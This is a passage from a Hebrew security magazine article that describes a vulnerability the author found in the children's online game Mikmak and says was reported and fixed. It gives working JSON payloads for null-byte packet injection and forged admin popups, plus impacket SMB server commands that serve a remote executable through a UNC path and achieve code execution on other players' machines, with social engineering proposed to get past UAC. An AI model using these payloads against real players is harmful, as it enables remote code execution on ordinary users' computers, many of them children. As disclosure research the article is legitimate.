אך איך אפשר לעשות דבר שכזה? הרי, ה-input שלי נכנס לאמצע של הפאקטה, הוא בתוך CDATA, אני שולט על הפאקטה רק החל מה-CDATA והלאה. חשבתי, ונזכרתי: כיצד הפורמט של מיקמק עובד? עד מתי הוא קורא מידע? בדיוק. עד קבלת nullbyte! ואתם זוכרים כיצד הבקשה מגיעה לשרת? הבקשה מגיעה לשרת כ-json, וב-json אפשר לקודד nullbyte! מעניין, זאת אומרת שייתכן שבמידה ואקודד nullbyte, השרת יפרסר את זה, ויחזיר לכל מי שאיתי בחדר חבילת מידע שמעדכנת את כולם שאני שוחה. אבל הקאטץ' הוא שבאמצע שלה יש nullbyte, והקוד מתייחס לפאקטה עד nullbyte, זאת אומרת שברגע שהוא יזהה nullbyte, הוא יתייחס להמשך בתור חבילת מידע חדשה.

ננסה את הרעיון על ידי ה-payload הבא (כאשר במקום "PwnedBySparta" שמתי חבילת מידע של אימוגי צוחק שמגיעה מהשרת):

```
{"b":{"c":"avt_uvr","p":{"mvt":"\u0000PwnedBySparta\u0000"},"r":3,"x":"ExtManager"},"t"
:"xt"}
```

ואכן הצלחתי, הופיע אימוגי צוחק על הדמות שלי! באותה מידה יכולתי לעשות זאת על שחקן אחר, או לעשות הרבה דברים מגניבים אחרים...

פיתוח החולשה ל-RCE

שליטה על חבילות המידע שהשרת שולח ללקוח זה פרימיטיב חזק, הדרך ל-RCE לא אמורה להיות ארוכה יותר מדי, המשכתי לחקור את המערכת, רק שהפעם אני יוצא מנקודת הנחה שאני מסוגל לשלוט על כל מה שמי שאיתי בחדר מקבל, ובנוסף לכך, גם כל מי שנכנס לחדר שאני נמצא בו (כי ברגע שאתם שוחים במים, גם מי שנכנס לחדר יצטרך לראות שאתם שוחים), ניסיתי לחשוב על אפשרויות שיכולות לקדם אותי להרצת קוד, ועלה לי הרעיון של פתיחת לינקים. לפעמים, יש Popup-ים שמובילים לדף האינטרנט של מיקמק בהינתן לחיצה על הכפתור. ה-Popup-ים הללו מגיעים כבקשות שהשרת שולח ללקוח, ואני הרי שולט על הבקשות שהשרת שולח ללקוח, זאת אומרת שאני מסוגל לגרום למצב שכל מי שאיתי בחדר מקבל אותם!

בתמונה שמופיעה להלן ניתן לראות דוגמא ל-Popup שהשרת שולח ללקוח לאחר שצוות המשחק עונה לפניה שהוגשה:

כך הבקשה מיוצגת מבחינת חבילת מידע:

```
{"b":{"r":-1,"o":
{"duration":0,"service":"ADMIN_CRM_NEW","_cmd":"notification_push","info":"username","l
ink":"somelink"}},"t":"xt"}
```

אני מסוגל לשלוח את חבילת המידע לכל מי שנמצא בחדר, אך כרגע אני רק חוקר את המערכת, ולכן את כל הבדיקות אבצע ע"י יזימת שליחת חבילת המידע הזו ללקוח שלי בלבד באופן רגיל (לשלוח מהשרת פרוקסי חבילת מידע ללקוח, במקום לשרת, ובכך אדמה מצב בו השרת שולח פאקטה ללקוח).


הדבר הראשון שאנסה לעשות הוא לפתוח קובץ במחשב, על ידי חבילת המידע הבאה (שימו לב שאני שם פעמיים "\" כי כך מבצעים Escaping ל-"\" ב-json):

```
{"b":{"r":-1,"o":
{"duration":0,"service":"ADMIN_CRM_NEW","_cmd":"notification_push","info":"username","l
ink":"C:\\Windows\\System32\\calc.exe"}},"t":"xt"}
```


לחצתי על הכפתור, ואכן נפתח מחשבון במחשב שלי. הדבר הראשון שעלה לי לראש לאחר מכן זה לנסות להריץ cmd עם ארגומנטים, לדוגמא כך:

```
{"duration":0,"service":"ADMIN_CRM_NEW","_cmd":"notification_push","info":"username","l
ink":"C:\\Windows\\System32\\cmd.exe /C calc.exe"}},"t":"xt"}
```


וזה לא עבד, משום מה זה פתח את החלונית הבאה של כרום במקום:



מעניין, אנסה לבדוק מה קורה ב-procmon מאחורי הקלעים (process monitor היא תוכנה שמציגה בזמן אמת פעילות של תהליכים ושימוש במשאבי במחשב).



פתחתי procmon עם הפילטרים הבאים:




ה-PID מתייחס ל-ID של התהליך מיקמק, אפשר לראות מה ה-PID באמצעות מנהל משימות או באמצעות powershell, אני השתמשתי ב-powershell בשביל זה באמצעות הפקודה Get-Process וחיפשתי את ה-PID הנכון עבור התהליך "מיקמק" (בעברית). במידה והמחשב שלכם לא תומך ב-Unicode UTF8, אתם תראו במקום זה כל מיני סימני שאלה או משהו דומה, ובכך בכל זאת תוכלו לזהות שזה התהליך הנכון שאליו אתם מתייחסים.

ה-Operation זה עמודה ב-procmon שבגדול, מתחלקת ל-4 קטגוריות: Registry, Network, Filesystem Processes ו-Profiling Events. ברגע שאנחנו מגדירים ל-Value שלה Process Create, אנחנו מסוגלים לראות כל תהליך בן שיווצר תחת ה-PID הזה. וזה מה שקורה ברגע שלוחצים על הכפתור שפותח לינק:

אוקיי, מוזר, זה תרתי משמע פותח כרום עם הארגומנט שרציתי שירוץ ב-cmd. זה מוזר, אבל לא נראה כל כך עם פוטנציאל להרצת קוד.

בוא נבחן מה קורה אם אני שם קובץ רגיל במחשב:



Time ...	Process Name	PID	Operation	Path	Result	Detail
18:02:...	מיקמק.exe	15780	Process Create	C:\Windows\SysWOW64\cmd.exe	SUCCESS	PID: 19232, Command line: "C:\Windows\System32\cmd.exe"

זה פותח את הקובץ באופן רגיל, טוב, יש פה משהו מוזר, אבל נכון לעכשיו אני לא רואה דרך להפוך את זה להרצת קוד.

הערה על ה-SysWOW64 שאתם רואים ב-Path: ה-SysWOW64 הוא תיקיה ב-Windows שנועדה לספק גרסת 32 ביט של תיקיית System32 במחשבים שמערכת ההפעלה שלהם רצה על גבי 64 ביט, ומריצים תוכנה שהיא 32 ביט. כל ה-dll-ים של המערכת שנטענים אל התהליך (שרץ ב-32 ביט) יטענו מ-SysWOW64 ולא מ-System32 (בהנחה ומערכת ההפעלה של המחשב היא 64 ביט). במקרה שלנו, אני ניסיתי להריץ את ה-cmd ורשמתי system32, אבל מאחר והתוכנה הינה רצה ב-32 ביט ומערכת ההפעלה של המחשב שלי היא 64 ביט, אז קרה סוג של redirect שמפנה את התוכנה אל ה-SysWOW64.

פיתוח החולשה ל-RCE


הרעיון של הרצת cmd עם ארגומנטים לא עבד, צריך לחשוב על כיוון אחר.

ב-Windows, קיים דבר שנקרא UNC. ה-UNC, בגדול, נועד על מנת לשתף משאבים בין מחשבים בתוך ה-LAN. האופן בו זה משתף משאבים, זה על ידי שימוש בפרוטוקול SMB. פרוטוקול ה-SMB, הוא פרוטוקול שנועד להעביר קבצים בין מחשבים.


ככה ה-Path של ה-UNC נראה:

```
\\hostname\shared\file.exe
```

ב-Windows, יש פיצ'ר שנקרא "מרכז הרשת והשיתוף":




שם ניתן למצוא את תיקיות הרשת, אפשר ליצור תיקיית רשת באופן הבא:




אוקיי, אז יש UNC, האם זה אפשרי לפתוח ככה קובץ exe בהינתן לחיצה על כפתור Popup במיקמק? אנסה זאת על ידי ה-Payload הבא:

```
{"duration":0,"service":"ADMIN_CRM_NEW","_cmd":"notification_push","info":"username","l
ink":"\\\\192.168.1.40\\data\\myfile.exe"}},"t":"xt"}
```



לאחר שלחצתי על הכפתור, קפץ הדבר הבא:



מעניין, צריך לספק פרטי הזדהות, זה בעיה, למה זה בעיה? זו בעיה, מהסיבה שחלון כזה ישר יחשיד את השחקן שלחץ על הקישור, וגם כי הצד השני לא יודע מה לכתוב שם גם אם הוא היה רוצה. ב-Windows לא הצלחתי ליצור שרת SMB שתומך בחיבורים אנונימיים (למרות שייתכן ואפשרי), ולכן בחרתי להתמודד עם הבעיה הזו בדרך שהייתה לי נוחה יותר: פשוט להשתמש בלינוקס. נרים שרת SMB באובונטו, שמאפשר חיבור אנונימי, ומשם נגיש את קובץ ה-exe!

הרמת שרת SMB בלינוקס

על מנת להרים שרת smb בלינוקס נשתמש בכלי הפייתון impacket. הכלי impacket הוא בגדול ספריית פייתון שממשת כל מיני פרוטוקולים Windows-ים. בין היתר, את הפרוטוקול SMB. נתקין את הכלי ונריץ את קוד הפייתון שבקובץ smbserver.py:

```
daniel@daniel-virtual-machine:~/Desktop/impacket-master$ smbserver.py
Impacket v0.12.0.dev1+20240320.191945.7e25245e - Copyright 2023 Fortra

usage: smbserver.py [-h] [-comment COMMENT] [-username USERNAME] [-password PASSWORD] [-hashes LMHASH:NTHASH]
                    [-smb2support] [-ts] [-debug] [-ip INTERFACE_ADDRESS] [-port PORT]
                    shareName sharePath

This script will launch a SMB Server and add a share specified as an argument. You need to be root in order to
bind to port 445. For optional authentication, it is possible to specify username and password or the NTLM hash.
Example: smbserver.py -comment 'My share' TMP /tmp


positional arguments:
  shareName             name of the share to add
  sharePath             path of the share to add

options:
  -h, --help            show this help message and exit
  -comment COMMENT      share's comment to display when asked for shares
  -username USERNAME    Username to authenticate clients
  -password PASSWORD    Password for the Username
  -hashes LMHASH:NTHASH
                        NTLM hashes for the Username, format is LMHASH:NTHASH
  -ts                   Adds timestamp to every logging output
  -debug                Turn DEBUG output ON
  -ip INTERFACE_ADDRESS, --interface-address INTERFACE_ADDRESS
                        ip address of listening interface
  -port PORT            TCP port for listening incoming connections (default 445)
  -smb2support          SMB2 Support (experimental!)
```

נרים את השרת על ידי הפקודה:

```
sudo smbserver.py foldername /sharedpath
```

והרמנו שרת SMB שתומך בחיבורים אנונימיים ("Anonymous Logons"):

```
daniel@daniel-virtual-machine:~/Desktop/impacket-master$ sudo smbserver.py tmp /tmp
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```


ננסה להתחבר לשרת ממחשב ה-Windows שלנו ונגלה שהשגיאה הבאה קופצת:

השגיאה מתרחשת בגלל הסיבה ששרת ה-SMB שלנו רץ על גבי פרוטוקול SMB1, וה-Windows מאפשר להתחבר לשרת SMB רק אם הוא בגרסאת 2 ומעלה. למזלנו, impacket תומך ב-SMB2, נצטרך להוסיף זאת לפקודה שלנו. נבצע את הפקודה הבאה:


```
~/Desktop/impacket-master$ sudo smbserver.py -smb2support exploit /home/Desktop/hi/payload.exe
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

ולאחר מכן ננסה להתחבר מה-Windows ללינוקס. ואכן, הצלחנו. התחברנו לשרת ה-SMB והקובץ exe נפתח בהצלחה ללא בקשת אימות. רק חשוב לציין שעדיין קפץ ההתראה הבאה (UAC):



ה-UAC נושא מעניין משל עצמו וזה גם מתקשר ל-Windows Smartscreen Alert שכתבתי עליה בעבר מאמר מאוד מעניין שאני ממליץ לקרוא: Windows Smartscreen Bypass.



ניסיון הפיכה ל-RCE באמצעות שרת ה-SMB

אוקיי, הצלחנו להתחבר לשרת SMB באופן אנונימי ולהריץ קובץ exe. כל שנותר הוא לנסות להריץ את זה במיקמק על ידי ה-payload הבא:

```
{"b":{"c":"avt_uvr","p":{"mvt":"\u0000{\"b\":{\"r\":-1,\"o\":
{\"duration\":0,\"service\":\"ADMIN_CRM_NEW\",\"_cmd\":\"notification_push\",\"link\":\
"\\\\ipaddress\\shared\\payload.exe"}},\"t\":\"xt\"}\u0000"},"r":3,"x":"ExtManager"},"t
":"xt"}
```

נלחץ על הכפתור שמופיע ב-Popup... והקובץ אכן הורץ בהצלחה! להלן סרטון המציג מתקפה זו.

יש לשים לב שה-UAC לא מופיע בסרטון, בעת מתקפה אמיתית על מערכת הפעלה עדכנית הוא היה קופץ. כן, זה קצת מחליש את החולשה. אפשר להשתמש בעובדה שיש לנו פרימיטיבים נוספים כגון היכולת לשלוח הודעות מערכת או מהתמיכה של מערכת המשחק, ויחד עם הנדסה חברתית לגרום למשתמש התמים לאשר את הודעת ה-UAC ובכך להגיע להרצת קוד. בנוסף, יכול להיות שבהינתן שילוב המתקפה עם חולשות נוספות (כגון RCE ב-WinRAR), ניתן יהיה לעקוף את ה-popup של ה-UAC.

סיכום


בשבילי מיקמק הוא משחק ילדות, ותמיד כיף לשבור childhood game, היה מחקר כיף ובהחלט מלמד. והכי חשוב - החולשה דווחה לצוות המשחק, והם דאגו לתקנה.

דרך אגב, את שרת הדיסקורד שפתחתי לערוץ ה-Youtube שלי, הפכתי לשרת בנושאי אבטחת מידע אחרי שראיתי שיש בקהילת המשחק אנשים שמאוד מתעניינים בתחום. הכנסתי לשרת מלש"בים חזקים שצמאים לידע, ועוד כל מיני אנשים חזקים בארץ. אנחנו רוצים להתרחב ולהיות הכי מקצועיים שאפשר. הפלטפורמה מאפשרת דיונים, ייעוצים, שאלות וכו', מהמתחיל ועד המקצוען, אז אתם מוזמנים להכנס בקישור הבא.

על המחבר

שמי דניאל AKA ספרטה. כרגע מלשב, כל העולם הזה של אבטחת מידע ופיתוח מדהים בעיניי, נחשפתי לעולם הזה בסביבות 2015 כשבסקייפ הייתה תקופה שכל יום עשו לי פעמיים DDoS. תמיד רציתי לדבר עם אנשים בחיים האמיתיים על דברים כמו פיתוח ומחקר, כי כמה אפשר באינטרנט הא? העיר יחסית קטנה והמגמה הכי טכנולוגית שיש היא אלקטרוניקה, אני לא באמת מכיר מישהו שמתעסק בתחום. אני גר בפריפריה אז חיכיתי להגיע לכיתה ט'-י' על מנת להצטרף לתוכנית מגשימים, אך התוכנית לא הגיעה לבית ספר בו למדתי. כיום אני מקווה לעבור מיונים לתוכנית גאמא על מנת שאוכל לפגוש אנשים שהם כמוני במציאות עם תשוקה אמיתית לתחום, ועל הדרך להשתפר ולעזור למדינה.

תודה על קריאת המאמר! ליצירת קשר אפשר לפנות בטלגרם: https://t.me/Daniel0545



דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-161 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"T4lk1n' 8out a r3vo7u710n 5ounds like a wh15p3r"

הגליון הבא ככל הנראה בסוף חודש מאי.

אפיק קסטיאל,

30.04.2024